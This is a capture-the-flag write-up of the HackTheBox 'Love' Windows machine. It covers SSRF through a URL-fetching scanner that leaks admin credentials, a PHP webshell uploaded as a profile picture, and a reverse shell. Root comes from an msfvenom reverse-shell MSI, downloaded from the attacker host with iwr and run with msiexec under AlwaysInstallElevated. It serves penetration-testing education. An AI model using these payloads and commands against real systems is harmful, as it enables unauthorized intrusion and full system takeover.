
Overview
Love is an easy HackTheBox Windows machine built around a voting system application. A TLS certificate on port 443 leaks a staging subdomain hosting a “Free File Scanner” tool, whose URL-fetching functionality is vulnerable to SSRF, abused to reach an internal-only service and recover admin credentials. Those credentials unlock a profile-picture upload feature that accepts a PHP webshell outright, leading to a shell as phoebe. Privilege escalation exploits the AlwaysInstallElevated policy to run a malicious MSI package as SYSTEM.
Attack Chain
- Scan the target and find a large spread of open ports, including
80,443,445,3306, and severalWinRM/RPCports - Get redirected to a voting system login page on port
80and fail to log in with default credentials - Fuzz the site and find a separate
/adminlogin portal, also inaccessible with default credentials - Get a
403 Forbiddenon port443and usecurlto inspect the TLS certificate - Recover a domain, a
stagingsubdomain, and an email address from the certificate - Add
love.htbandstaging.love.htbto/etc/hosts - Find a “Free File Scanner” web app on the staging subdomain that fetches a given URL
- Confirm the fetcher reaches our attacking machine, then pivot it to internal targets
- Use the scanner as an
SSRFproxy to reach an internally-exposed service on port5000that’s blocked externally - Recover admin credentials from the internal service’s response
- Log in to the
/adminportal with the recovered credentials - Upload a PHP webshell disguised as a profile picture, with no filter bypass required
- Trigger the webshell from the known
/imagesdirectory and get code execution - Upload and execute an
rcatreverse shell payload through the webshell - Catch a shell as
phoebeand read the user flag - Run
PowerUp.ps1and find theAlwaysInstallElevatedpolicy enabled - Confirm the policy manually via the registry
- Generate a malicious
.msipayload withmsfvenomand transfer it to the target - Install the package with
msiexec, triggering it to run asSYSTEM - Catch a
SYSTEMshell and read the flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.48.103; export NAME=LOVE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
80,135,139,443,445,3306,5000,5040,5985,5986,47001,49664,49665,49666,49667,49668,49669,49670
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v


Web Enumeration
Port 80 - Voting System
Browsing to port 80 redirects us to a login page.

We try basic credentials, admin:admin, and get a Cannot find voter with the ID error.

We fuzz the site for hidden paths.
dirsearch -u http://$IP:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_common.txt
We find an /admin endpoint.

Navigating to /admin shows a login portal similar to the default home page. We try admin:admin again, but this time get Incorrect Password.

Port 443 - TLS Certificate Enumeration
Port 443 returns a 403 Forbidden error.

We use curl to view the TLS/SSL certificate.
curl -vvI https://$IP
This reveals some interesting information.

We have a domain, a virtual host (subdomain), and an email address:
love.htb
staging.love.htb
roy@love.htb
We add love.htb and staging.love.htb to our /etc/hosts.
The Free File Scanner
Navigating to staging.love.htb, we land on a “Free File Scanner” web app.

Clicking Demo takes us to an endpoint where we can submit a URL.

We enter a URL pointing to a Python webserver on our attacking machine and get a 404 error in the response.

We do, however, receive the request on our Python server.

We try remote file inclusion with a webshell, without success. The next step is to see if we can reach internal-only resources through the scanner.
SSRF
Reaching Internal Services
We start with localhost (http://127.0.0.1), and the web app appears to load, at least partially.

We test other ports that returned Forbidden errors from our attacking machine. Browsing directly to port 5000 gives a Forbidden error.

Querying port 5000 internally through the file scanner, however, works.

We find credentials in the response, this confirms Server-Side Request Forgery (SSRF).

admin:@LoveIsInTheAir!!!!
Foothold
Uploading a PHP Webshell
We go back to the /admin login and test the recovered credentials, we’re able to log in.

We navigate to our user, then Update.

We can upload files as a profile picture.

We select the wwwolf-php-webshell, enter our password, and save. No bypass is required, the webshell uploads successfully to the profile image storage location.

From earlier web fuzzing, we know an /images directory exists, and our webshell.php is there.

Our webshell executes without any problems.

Reverse Shell as phoebe
We upload an rcat reverse shell.

We start a nc listener on port 443 with rlwrap -cAr and execute the payload.

We have a shell as phoebe.

We read the user flag.

Privilege Escalation
Finding AlwaysInstallElevated
We transfer PowerUp.ps1 to the target, bypass the execution policy, and run it.
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force

Import-Module .\PowerUp.ps1
Invoke-AllChecks

Right at the bottom of the output, we see AlwaysInstallElevated.

We check it manually.
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
This confirms AlwaysInstallElevated is enabled.

Exploiting AlwaysInstallElevated
We use msfvenom to create a malicious .msi file.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.23 LPORT=4545 -f msi -o rev4545.msi

We transfer the payload to the target.
iwr -uri http://10.10.14.23/rev4545.msi -Outfile .\rev4545.msi

We start a nc listener on port 4545 with rlwrap -cAr and execute the payload.
msiexec /quiet /qn /i c:\users\public\rev4545.msi


We have a shell as nt authority\system.

We read the system flag.
Key Takeaways
Love demonstrates how information disclosure in unexpected places, here, a TLS certificate’s Subject Alternative Names, can hand over an entire attack surface that wouldn’t otherwise be discoverable. From there, an SSRF vulnerability in a URL-fetching feature turned an externally-blocked internal service into a credential leak, and an unrestricted file upload converted authenticated access straight into code execution. Privilege escalation is a textbook case: AlwaysInstallElevated tells Windows to run any MSI package with SYSTEM privileges regardless of who installs it, so once local access is achieved, the policy alone hands over the highest level of access on the box.